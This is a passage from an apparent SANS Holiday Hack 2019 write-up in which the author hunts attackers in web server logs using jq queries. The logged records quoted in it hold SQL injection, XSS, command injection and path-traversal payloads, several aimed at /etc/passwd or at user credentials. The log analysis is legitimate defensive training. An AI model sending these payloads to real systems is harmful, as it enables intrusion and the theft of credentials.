  "uri": "/api/login?id=1'
UNION/**/SELECT/**/0,1,concat(2037589218,0x3a,323562020),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20",
  "uri": "/api/login?id=cat /etc/passwd||",
  "uri": "/api/login?id=.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./.|./etc/passwd",
  "uri": "/api/login?id=/../../../../../../../../../../etc/passwd",
  "uri": "/api/measurements",
  "uri": "/api/measurements?station_id=1' UNION SELECT 1434719383,1857542197 --",
  "uri": "/api/measurements?station_id=<script>alert(60602325)</script>",
  "uri": "/api/stations",
  "uri": "/api/stations?station_id=1' UNION SELECT 1,2,'automatedscanning',4,5,6,7,8,9,10,11,12,13/*",
  "uri": "/api/stations?station_id=1' UNION SELECT
1,'automatedscanning','5e0bd03bec244039678f2b955a2595aa','',0,'',''/*&password=MoAOWs",
  "uri": "/api/stations?station_id=|cat /etc/passwd|",
  "uri": "/api/stations?station_id=<script>alert('automatedscanning')</script>",
  "uri": "/api/stations?station_id=<script>alert(\\\"automatedscanning\\\")</script>",
  "uri": "/css/alt.css",
  "uri": "/css/freelancer.min.css",
```

```
  "uri": "/css/main.css",
  "uri": "/css/weathermap.css",
  "uri": "/home.html",
  "uri": "/img/badweather.png",
  "uri": "/img/goodweather.png",
  "uri": "/img/logo_zoomed2.PNG",
  "uri": "/index.html",
  "uri": "/js/CustomEase.js",
  "uri": "/js/freelancer.min.js",
  "uri": "/js/ipaddr.js",
  "uri": "/js/library-g.js",
  "uri": "/js/Morph.js",
  "uri": "/js/weathermap.js",
  "uri": "/logout",
  "uri": "/logout?id=1' UNION/**/SELECT 1223209983/*",
  "uri": "/logout?id=1' UNION SELECT
null,null,'autosc','autoscan',null,null,null,null,null,null,null,null/*",
  "uri":
"/logout?id=<script>alert(1400620032)</script>&ref_a=avdsscanning\\\"><script>alert(1536286186)</script>",
  "uri": "/map.html",
  "uri": "/README.md",
  "uri": "/santa.html",
  "uri": "/vendor/bootstrap/js/bootstrap.bundle.min.js",
  "uri": "/vendor/fontawesome-free/css/all.min.css",
  "uri": "/vendor/fontawesome-free/webfonts/fa-solid-900.woff2",
  "uri": "/vendor/jquery-easing/jquery.easing.min.js",
  "uri": "/vendor/jquery/jquery.min.js",
root@kali:~/holidayhack2019#
```

To do this right we'll need to look at all fields that are vulnerable to manipulation by a bad actor:

- Host
- URI
- User_agent
- Username
- Password

Wunorse had also hinted at "pivoting", which means linking/joining different records together. The most likely candidate for that is the "user_agent" field, as that's the one field that would be constant for a single attacker or like-minded group of attackers.

Our challenge with pivoting on the user_agent field is that some of the user agent strings are super ugly – filled with single quotes, double quotes, and backslashes. I know from experience that building queries and doing string compares will be very hard with all those special characters that tend to break string parsers.

[Note – a complete script and script output follows our step-by-step walkthrough of the following process.]

To attack that problem, I'm going to generate a base64 string for every user agent for use as a proxy whenever I'm trying to run comparisons on user agents for the purpose of joining records. Let's start by creating a new log file that includes our five injectable fields, a new base64 user agent proxy for the user_agent, and finally the IP address of the request.

```
root@kali:~/holidayhack2019/final# cat http.log | jq '[ .[] | {"id.orig_h", host, uri, user_agent,
b64ua: .user_agent | @base64, username, password} ]' > b64http.log
root@kali:~/holidayhack2019/final#
```

Start by identifying records that show signs of attack. We already have a few attack categories in mind, and we'll begin by looking for XSS signatures.

After doing some initial poking around with known XSS indicators, the string "<script>" seems to cover most or all of the XSS cases. Let's run a jq query in which we look for "<script>" in all of the injectable fields. As an aside, note that you can see our base64 user agent proxy string ("b64ua") in the result set.

```
root@kali:~/holidayhack2019/final# cat b64http.log | jq '[ .[] | '\
> '"<script>" as $s | '\
> '  select (.host | contains($s)), '\
> '  select (.uri | contains($s)), '\
> '  select (.user_agent | contains($s)), '\
> '  select (.username | contains($s)), '\
> '  select (.password | contains($s)) ]'
[
  {
    "id.orig_h": "56.5.47.137",
    "host": "srf.elfu.org",
    "uri":
"/logout?id=<script>alert(1400620032)</script>&ref_a=avdsscanning\\\"><script>alert(1536286186)</script>",
    "user_agent": "HttpBrowser/1.0",
    "b64ua": "SHR0cEJyb3dzZXIvMS4w",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "19.235.69.221",
    "host": "10.20.3.80",
    "uri": "/api/weather?station_id=<script>alert(1)</script>.html",
    "user_agent": "Mozilla/4.0 (compatible; MSIE6.0; Windows NT 5.1)",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUU2LjA7IFdpbmRvd3MgTlQgNS4xKQ==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "69.221.145.150",
    "host": "-",
    "uri": "/api/measurements?station_id=<script>alert(60602325)</script>",
    "user_agent": "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT5.1)",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgNi4wOyBXaW5kb3dzIE5UNS4xKQ==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "42.191.112.181",
    "host": "-",
    "uri": "/api/weather?station_id=<script>alert(autmatedsacnningist)</script>",
    "user_agent": "Mozilla/4.0 (compatible; MSIE 6.1; Windows NT6.0)",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgNi4xOyBXaW5kb3dzIE5UNi4wKQ==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "48.66.193.176",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=<script>alert(automatedscaning)</script>",
    "user_agent": "Mozilla/4.0 (compatible; MSIE 7.0; Windos NT 6.0)",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgNy4wOyBXaW5kb3MgTlQgNi4wKQ==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "49.161.8.58",
    "host": "srf.elfu.org",
    "uri": "/api/stations?station_id=<script>alert('automatedscanning')</script>",
    "user_agent": "Mozilla/4.0 (compatibl; MSIE 7.0; Windows NT 6.0; Trident/4.0; SIMBAR={7DB0F6DE-8DE7-
4841-9084-28FA914B0F2E}; SLCC1; .N",
```

```
    "b64ua":
"TW96aWxsYS80LjAgKGNvbXBhdGlibDsgTVNJRSA3LjA7IFdpbmRvd3MgTlQgNi4wOyBUcmlkZW50LzQuMDsgU0lNQkFSPXs3REIwRjZERS04REU3LTQ4NDEtOTA4NC0yOEZBOTE0QjBGMkV9OyBTTENDMTsgLk4=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "84.147.231.129",
    "host": "10.20.3.80",
    "uri": "/api/weather?station_id=<script>alert('automatedscanning');</script>",
    "user_agent": "Mozilla/4.0 (compatible; Metasploit RSPEC)",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1ldGFzcGxvaXQgUlNQRUMp",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "44.74.106.131",
    "host": "srf.elfu.org",
    "uri": "/api/stations?station_id=<script>alert(\\\"automatedscanning\\\")</script>",
    "user_agent": "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/525.13 (KHTML, like Gecko)
chrome/4.0.221.6 safari/525.13",
    "b64ua":
"TW96aWxsYS81LjAgKFdpbmRvd3M7IFU7IFdpbmRvd3MgTlQgNS4xOyBlbi1VUykgQXBsZVdlYktpdC81MjUuMTMgKEtIVE1MLCBsaWtlIEdlY2tvKSBjaHJvbWUvNC4wLjIyMS42IHNhZmFyaS81MjUuMTM=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "106.93.213.219",
    "host": "10.20.3.80",
    "uri": "/api/weather?station_id=<script>alert(\\\"automatedscanning\\\")</script>;",
    "user_agent": "Mozilla/5.0 (compatible; Goglebot/2.1; +http://www.google.com/bot.html)",
    "b64ua":
"TW96aWxsYS81LjAgKGNvbXBhdGlibGU7IEdvZ2xlYm90LzIuMTsgK2h0dHA6Ly93d3cuZ29vZ2xlLmNvbS9ib3QuaHRtbCk=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "61.110.82.125",
    "host": "<script>alert(\\\"automatedscanning\\\");</script>",
    "uri": "/map.html",
    "user_agent": "Mozilla/5.0 (iPhone; CPU iPhone OS 10_3 like Mac OS X) AppleWebKit/602.1.50 (KHTML,
like Gecko) CriOS/56.0.2924.75 Mobile/14E5239e Safari/602.1",
    "b64ua":
"TW96aWxsYS81LjAgKGlQaG9uZTsgQ1BVIGlQaG9uZSBPUyAxMF8zIGxpa2UgTWFjIE9TIFgpIEFwcGxlV2ViS2l0LzYwMi4xLjUwIChLSFRNTCwgbGlrZSBHZWNrbykgQ3JpT1MvNTYuMC4yOTI0Ljc1IE1vYmlsZS8xNEU1MjM5ZSBTYWZhcmkvNjAyLjE=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "65.153.114.120",
    "host": "<script>alert(automatedscanning)</script>",
    "uri": "/home.html",
    "user_agent": "Mozilla/5.0 (iPhone; CPU iPhone OS 10_3 like Mac OS X) AppleWebKit/603.1.23 (KHTML,
like Gecko) Version/10.0 Mobile/14E5239e Safari/602.1",
    "b64ua":
"TW96aWxsYS81LjAgKGlQaG9uZTsgQ1BVIGlQaG9uZSBPUyAxMF8zIGxpa2UgTWFjIE9TIFgpIEFwcGxlV2ViS2l0LzYwMy4xLjIzIChLSFRNTCwgbGlrZSBHZWNrbykgVmVyc2lvbi8xMC4wIE1vYmlsZS8xNEU1MjM5ZSBTYWZhcmkvNjAyLjE=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "123.127.233.97",
    "host": "<script>alert('automatedscanning');</script>&action=item",
    "uri": "/index.html",
    "user_agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_4) AppleWebKit/600.7.12 (KHTML, like
Gecko) Version/8.0.7 Safari/600.7.12",
```

```
    "b64ua":
"TW96aWxsYS81LjAgKE1hY2ludG9zaDsgSW50ZWwgTWFjIE9TIFggMTBfMTBfNCkgQXBwbGVXZWJLaXQvNjAwLjcuMTIgKEtIVE1MLCBsa
WtlIEdlY2tvKSBWZXJzaW9uLzguMC43IFNhZmFyaS82MDAuNy4xMg==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "95.166.116.45",
    "host": "<script>alert(\\\"automatedscanning\\\");</script>&from=add",
    "uri": "/santa.html",
    "user_agent": "Mozilla/5.0 (Linux; Android 4.0.4; Galaxy Nexus Build/IMM76B) AppleWebKit/535.19
(KHTML, like Gecko) Chrome/18.0.1025.133 Mobile Safari/535.19",
    "b64ua":
"TW96aWxsYS81LjAgKExpbnV4OyBBbmRyb2lkIDQuMC40OyBHYWxheHkgTmV4dXMgQnVpbGQvSU1NNzZCKSBBcHBsZVdlYktpdC81MzUuM
TkgKEtIVE1MLCBsaWtlIEdlY2tvKSBDaHJvbWUvMTguMC4xMDI1LjEzMyBNb2JpbGUgU2FmYXJpLzUzNS4xOQ==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "80.244.147.207",
    "host": "<script>alert('automatedscanning');</script>&function=search",
    "uri": "/home.html",
    "user_agent": "Mozilla/5.0 (Linux; U; Android 4.1.1; en-gb; Build/KLP) AppleWebKit/534.30 (KHTML, like
Gecko) Version/4.0 Safari/534.30",
    "b64ua":
"TW96aWxsYS81LjAgKExpbnV4OyBVOyBBbmRyb2lkIDQuMS4xOyBlbi1nYjsgQnVpbGQvS0xQKSBBcHBsZVdlYktpdC81MzQuMzAgKEtIV
E1MLCBsaWtlIEdlY2tvKSBWZXJzaW9uLzQuMCBTYWZhcmkvNTM0LjMw",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "168.66.108.62",
    "host": "<script>alert(\\\"automatedscanning\\\")</script><img src=\\\"",
    "uri": "/home.html",
    "user_agent": "Mozilla/5.0 (Linux; Android 5.1.1; Nexus 5 Build/LMY48B; wv) AppleWebKit/537.36 (KHTML,
like Gecko) Version/4.0 Chrome/43.0.2357.65 Mobile Safari/537.36",
    "b64ua":
"TW96aWxsYS81LjAgKExpbnV4OyBBbmRyb2lkIDUuMS4xOyBOZXh1cyA1IEJ1aWxkL0xNWTQ4Qjsgd3YpIEFwcGxlV2ViS2l0LzUzNy4zN
iAoS0hUTUwsIGxpa2UgR2Vja28pIFZlcnNpb24vNC4wIENocm9tZS80My4wLjIzNTcuNjUgTW9iaWxlIFNhZmFyaS81MzcuMzY=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "200.75.228.240",
    "host": "<script>alert(\\\"avdscan-681165131\\\");d('",
    "uri": "/alert.html",
    "user_agent": "Mozilla/5.0 (Linux; Android 4.4; Nexus 5 Build/_BuildID_) AppleWebKit/537.36 (KHTML,
like Gecko) Version/4.0 Chrome/30.0.0.0 Mobile Safari/537.36",
    "b64ua":
"TW96aWxsYS81LjAgKExpbnV4OyBBbmRyb2lkIDQuNDsgTmV4dXMgNSBCdWlsZC9fQnVpbGRJRF8pIEFwcGxlV2ViS2l0LzUzNy4zNiAoS
0hUTUwsIGxpa2UgR2Vja28pIFZlcnNpb24vNC4wIENocm9tZS8zMC4wLjAuMCBNb2JpbGUgU2FmYXJpLzUzNy4zNg==",
    "username": "-",
    "password": "-"
  }
]
```


Run the same query again, but pipe the output through sort/uniq/wc to determine the number of unique IP addresses we found.

```
root@kali:~/holidayhack2019/final# cat b64http.log | jq '[ .[] | '\
> '"<script>" as $s | '\
> '  select (.host | contains($s)), '\
> '  select (.uri | contains($s)), '\
> '  select (.user_agent | contains($s)), '\
> '  select (.username | contains($s)), '\
> '  select (.password | contains($s)) ]' | grep id.orig_h | sort | uniq | wc -l
```

```
16
root@kali:~/holidayhack2019/final#
```

Now let's find the obvious SQLi attacks. I did some initial candidate identification by looking for URIs with single quotes in it, as that is a typical SQLi indicator. Ultimately I found two distinct patterns to search for that seemed to stick out from the noise: "SELECT" and "1=1". Let's search our injectable fields for those.

```
root@kali:~/holidayhack2019/final# cat b64http.log  | jq '[ .[] | '\
> '("SELECT" as $s | '\
> '  select (.host | contains($s)), '\
> '  select (.uri | contains($s)), '\
> '  select (.user_agent | contains($s)), '\
> '  select (.username | contains($s)), '\
> '  select (.password | contains($s))), '\
> '("1=1" as $s | '\
> '  select (.host | contains($s)), '\
> '  select (.uri | contains($s)), '\
> '  select (.user_agent | contains($s)), '\
> '  select (.username | contains($s)), '\
> '  select (.password | contains($s))) ]'
[
  {
    "id.orig_h": "42.103.246.250",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=1' UNION SELECT NULL,NULL,NULL--",
    "user_agent": "Mozilla/4.0 (compatible;MSIe 7.0;Windows NT 5.1)",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGU7TVNJZSA3LjA7V2luZG93cyBOVCA1LjEp",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "2.230.60.70",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=1' UNION SELECT
0,0,username,0,password,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 FROM xmas_users WHERE 1",
    "user_agent": "Mozilla/5.0 (compatible; MSIE 10.0; W1ndow NT 6.1; Trident/6.0)",
    "b64ua": "TW96aWxsYS81LjAgKGNvbXBhdGlibGU7IE1TSUUgMTAuMDsgVzFuZG93IE5UIDYuMTsgVHJpZGVudC82LjAp",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "10.155.246.29",
    "host": "srf.elfu.org",
    "uri": "/logout?id=1' UNION SELECT
null,null,'autosc','autoscan',null,null,null,null,null,null,null,null/*",
    "user_agent": "Mozilla/4.0 (compatible; MSIEE 7.0; Windows NT 5.1)",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUVFIDcuMDsgV2luZG93cyBOVCA1LjEp",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "225.191.220.138",
    "host": "-",
    "uri": "/api/weather?station_id=1' UNION/**/SELECT 302590057/*",
    "user_agent": "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; AntivirXP08; .NET CLR 1.1.4322)",
    "b64ua":
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgNy4wOyBXaW5kb3dzIE5UIDUuMTsgQW50aXZpclhQMDg7IC5ORVQgQ0xSIDEuMS40M
zIyKQ==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "75.73.228.192",
    "host": "srf.elfu.org",
    "uri": "/logout?id=1' UNION/**/SELECT 1223209983/*",
    "user_agent": "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Tridents/4.0; .NET CLR 1.1.4322;
PeoplePal 7.0; .NET CLR 2.0.50727)",
```

```
    "b64ua":
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgOC4wOyBXaW5kb3dzIE5UIDUuMTsgVHJpZGVudHMvNC4wOyAuTkVUIENMUiAxLjEuN
DMyMjsgUGVvcGxlUGFsIDcuMDsgLk5FVCBDTFIgMi4wLjUwNzI3KQ==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "249.34.9.16",
    "host": "srf.elfu.org",
    "uri": "/api/login?id=1'
UNION/**/SELECT/**/0,1,concat(2037589218,0x3a,323562020),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20",
    "user_agent": "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; FunWebProducts; .NET CLR
1.1.4322; .NET CLR 2.0.50727)",
    "b64ua":
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgNi4wOyBXaW5kb3dzIE5UIDUuMTsgU1YxOyBGdW5XZWJQcm9kdWN0czsgLk5FVCBDT
FIgMS4xLjQzMjI7IC5ORVQgQ0xSIDIuMC41MDcyNyk=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "27.88.56.114",
    "host": "-",
    "uri": "/api/weather?station_id=1'
UNION/**/SELECT/**/0,1,concat(2037589218,0x3a,323562020),3,4,5,6,7,8,9,10,11,12,13,14,15,16",
    "user_agent": "Mozilla/5.0 (Windows NT 6.1; WOW62; rv:53.0) Gecko/20100101 Chrome /53.0",
    "b64ua":
"TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgNi4xOyBXT1c2MjsgcnY6NTMuMCkgR2Vja28vMjAxMDAxMDEgQ2hyb21lIC81My4w",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "238.143.78.114",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=1'
UNION/**/SELECT/**/0,1,concat(2037589218,0x3a,323562020),3,4,5,6,7,8,9,10,11,12,13,14,15,16",
    "user_agent": "Mozilla/4.0 (compatible; MSIE 8.0; Window NT 5.1)",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgOC4wOyBXaW5kb3cgTlQgNS4xKQ==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "121.7.186.163",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=1' UNION+SELECT+1,1416442047",
    "user_agent": "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0)",
    "b64ua": "TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgNy4wOyBXaW5kb3dzIE5UIDUuMTsgVHJpZGVudHMvNC4wKQ==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "106.132.195.153",
    "host": "10.20.3.80",
    "uri": "/api/stations?station_id=1' UNION SELECT
1,'automatedscanning','5e0bd03bec244039678f2b955a2595aa','',0,'',''/*&password=MoAOWs",
    "user_agent": "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NETS CLR  1.1.4322)",
    "b64ua":
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgNi4wOyBXaW5kb3dzIE5UIDUuMDsgLk5FVFMgQ0xSICAxLjEuNDMyMik=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "129.121.121.48",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=1' UNION SELECT
2,'admin','$1$RxS1ROtX$IzA1S3fcCfyVfA9rwKBMi.','Administrator'/*&file=index&pass=",
    "user_agent": "Wget/1.9+cvs-stable (Red Hat modified)",
    "b64ua": "V2dldC8xLjkrY3ZzLXN0YWJsZSAoUmVkIEhhdCBtb2RpZmllZCk=",
    "username": "-",
    "password": "-"
```

```
  },
  {
    "id.orig_h": "190.245.228.38",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=1' UNION SELECT 1434719383,1857542197 --",
    "user_agent": "Mozilla/4.0 (compatible; MSIE 8.0; Windows MT 6.1; Trident/4.0; .NET CLR 1.1.4322; )",
    "b64ua":
"TW96aWxsYS80LjAgKGNvbXBhdGlibGU7IE1TSUUgOC4wOyBXaW5kb3dzIE1UIDYuMTsgVHJpZGVudC80LjA7IC5ORVQgQ0xSIDEuMS40MzIyOyAp",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "34.129.179.28",
    "host": "srf.elfu.org",
    "uri": "/api/measurements?station_id=1' UNION SELECT 1434719383,1857542197 --",
    "user_agent": "Mozilla/5.0 (Windows NT 5.1 ; v.)",
    "b64ua": "TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgNS4xIDsgdi4p",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "135.32.99.116",
    "host": "srf.elfu.org",
    "uri": "/api/stations?station_id=1' UNION SELECT 1,2,'automatedscanning',4,5,6,7,8,9,10,11,12,13/*",
    "user_agent": "CholTBAgent",
    "b64ua": "Q2hvbFRCQWdlbnQ=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "2.240.116.254",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=1' UNION/**/SELECT/**/2015889686,1,288214646/*",
    "user_agent": "Mozilla/5.0 WinInet",
    "b64ua": "TW96aWxsYS81LjAgV2luSW5ldA==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "45.239.232.245",
    "host": "10.20.3.80",
    "uri": "/api/weather?station_id=1' UNION/**/SELECT/**/850335112,1,1231437076/*",
    "user_agent": "RookIE/1.0",
    "b64ua": "Um9va0lFLzEuMA==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "33.132.98.193",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=*",
    "user_agent": "Mozilla/5.0 (Windows; U; Windows NT 5.2; sk; rv:1.8.1.15) Gecko/20080623
Firefox/2.0.0.15",
    "b64ua":
"TW96aWxsYS81LjAgKFdpbmRvd3M7IFU7IFdpbmRvd3MgTlQgNS4yOyBzazsgcnY6MS44LjEuMTUpIEdlY2tvLzIwMDgwNjIzIEZpcmVmb
3gvMi4wLjAuMTU=",
    "username": "' or '1=1",
    "password": "-"
  },
  {
    "id.orig_h": "84.185.44.166",
    "host": "10.20.3.80",
    "uri": "/api/weather?station_id=656913,142363,2979342,6534348,1817090,2906499,3174463,3231905",
    "user_agent": "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.8) Gecko/20071004 Firefox/2.0.0.8
(Debian-2.0.0.8-1)",
    "b64ua":
"TW96aWxsYS81LjAgKFgxMTsgVTsgTGludXggaTY4NjsgZW4tVVM7IHJ2OjEuOC4xLjgpIEdlY2tvLzIwMDcxMDA0IEZpcmVmb3gvMi4wLjAuOCAoRGViaWFuLTIuMC4wLjgtMSk=",
```

```
    "username": "' or '1=1",
    "password": "-"
  },
  {
    "id.orig_h": "254.140.181.172",
    "host": "10.20.3.80",
    "uri": "/api/weather?station_id=8024142",
    "user_agent": "Mozilla/5.0 (Macintosh; U; PPC Mac OS X 10_4_11; fr) AppleWebKit/525.18 (KHTML, like
Gecko) Version/3.1.2 Safari/525.22",
    "b64ua":
"TW96aWxsYS81LjAgKE1hY2ludG9zaDsgVTsgUFBDIE1hYyBPUyBYIDEwXzRfMTE7IGZyKSBBcHBsZVdlYktpdC81MjUuMTggKEtIVE1ML
CBsaWtlIEdlY2tvKSBWZXJzaW9uLzMuMS4yIFNhZmFyaS81MjUuMjI=",
    "username": "' or '1=1",
    "password": "-"
  },
  {
    "id.orig_h": "150.50.77.238",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=3117791,2785444,632539,6551853,2992770,2913408",
    "user_agent": "Mozilla/5.0 (X11; U; Linux i686; it; rv:1.9.0.5) Gecko/2008121711 Ubuntu/9.04 (jaunty)
Firefox/3.0.5",
    "b64ua":
"TW96aWxsYS81LjAgKFgxMTsgVTsgTGludXggaTY4NjsgaXQ7IHJ2OjEuOS4wLjUpIEdlY2tvLzIwMDgxMjE3MTEgVWJ1bnR1LzkuMDQgK
GphdW50eSkgRmlyZWZveC8zLjAuNQ==",
    "username": "' or '1=1",
    "password": "-"
  },
  {
    "id.orig_h": "68.115.251.76",
    "host": "-",
    "uri": "/",
    "user_agent": "1' UNION SELECT
1,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x6e,0x69,0x6e,0x67,,3,4,5,6,7,8 -- '",
    "b64ua":
"MScgVU5JT04gU0VMRUNUIDEsY29uY2F0KDB4NjEsMHg3NiwweDY0LDB4NzMsMHg3MywweDYzLDB4NjEsMHg2ZSwweDZlLDB4NjksMHg2Z
SwweDY3LCwzLDQsNSw2LDcsOCAtLSAn",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "118.196.230.170",
    "host": "-",
    "uri": "/vendor/fontawesome-free/webfonts/fa-solid-900.woff2",
    "user_agent": "1' UNION SELECT
1,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x6e,0x69,0x6e,0x67,,3,4,5,6,7,8 -- '",
    "b64ua":
"MScgVU5JT04gU0VMRUNUIDEsY29uY2F0KDB4NjEsMHg3NiwweDY0LDB4NzMsMHg3MywweDYzLDB4NjEsMHg2ZSwweDZlLDB4NjksMHg2Z
SwweDY3LCwzLDQsNSw2LDcsOCAtLSAn",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "173.37.160.150",
    "host": "10.20.3.80",
    "uri": "/api/weather?station_id=*",
    "user_agent": "1' UNION SELECT
1,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x6e,0x69,0x6e,0x67,,3,4,5,6,7,8 -- '",
    "b64ua":
"MScgVU5JT04gU0VMRUNUIDEsY29uY2F0KDB4NjEsMHg3NiwweDY0LDB4NzMsMHg3MywweDYzLDB4NjEsMHg2ZSwweDZlLDB4NjksMHg2Z
SwweDY3LCwzLDQsNSw2LDcsOCAtLSAn",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "81.14.204.154",
    "host": "srf.elfu.org",
    "uri": "/api/weather?station_id=*",
    "user_agent": "1' UNION SELECT 1,1409605378,1,1,1,1,1,1,1,1/*&blogId=1",
    "b64ua": "MScgVU5JT04gU0VMRUNUIDEsMTQwOTYwNTM3OCwxLDEsMSwxLDEsMSwxLDEvKiZibG9nSWQ9MQ==",
```

```
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "135.203.243.43",
    "host": "srf.elfu.org",
    "uri": "/santa.html",
    "user_agent": "1' UNION/**/SELECT/**/994320606,1,1,1,1,1,1,1/*&blogId=1",
    "b64ua": "MScgVU5JT04vKiovU0VMRUNULyoqLzk5NDMyMDYwNiwxLDEsMSwxLDEsMSwxLyomYmxvZ0lkPTE=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "186.28.46.179",
    "host": "srf.elfu.org",
    "uri": "/apidocs.pdf",
    "user_agent": "1' UNION SELECT 1729540636,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x65,0x72, --
",
    "b64ua":
"MScgVU5JT04gU0VMRUNUIDE3Mjk1NDA2MzYsY29uY2F0KDB4NjEsMHg3NiwweDY0LDB4NzMsMHg3MywweDYzLDB4NjEsMHg2ZSwweDY1L
DB4NzIsIC0t",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "13.39.153.254",
    "host": "-",
    "uri": "/img/badweather.png",
    "user_agent": "1' UNION SELECT -
1,'autosc','test','O:8:\\\"stdClass\\\":3:{s:3:\\\"mod\\\";s:15:\\\"resourcesmodule\\\";s:3:\\\"src\\\";s:
20:\\\"@random41940ceb78dbb\\\";s:3:\\\"int\\\";s:0:\\\"\\\";}',7,0,0,0,0,0,0 /*",
    "b64ua":
"MScgVU5JT04gU0VMRUNUIC0xLCdhdXRvc2MnLCd0ZXN0JywnTzo4Olwic3RkQ2xhc3NcIjozOntzOjM6XCJtb2RcIjtzOjE1OlwicmVzb
3VyY2VzbW9kdWxlXCI7czozOlwic3JjXCI7czoyMDpcIkByYW5kb200MTk0MGNlYjc4ZGJiXCI7czozOlwiaW50XCI7czowOlwiXCI7fSc
sNywwLDAsMCwwLDAsMCAvKg==",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "111.81.145.191",
    "host": "srf.elfu.org",
    "uri": "/css/freelancer.min.css",
    "user_agent": "1' UNION SELECT '1','2','automatedscanning','1233627891','5'/*",
    "b64ua": "MScgVU5JT04gU0VMRUNUICcxJywnMicsJ2F1dG9tYXRlZHNjYW5uaW5nJywnMTIzMzYyNzg5MScsJzUnLyo=",
    "username": "-",
    "password": "-"
  },
  {
    "id.orig_h": "0.216.249.31",
    "host": "srf.elfu.org",
    "uri": "/api/stations",
    "user_agent": "1' UNION/**/SELECT/**/1,2,434635502,4/*&blog=1",
    "b64ua": "MScgVU5JT04vKiovU0VMRUNULyoqLzEsMiw0MzQ2MzU1MDIsNC8qJmJsb2c9MQ==",
    "username": "-",
    "password": "-"
  }
]
root@kali:~/holidayhack2019/final#
```


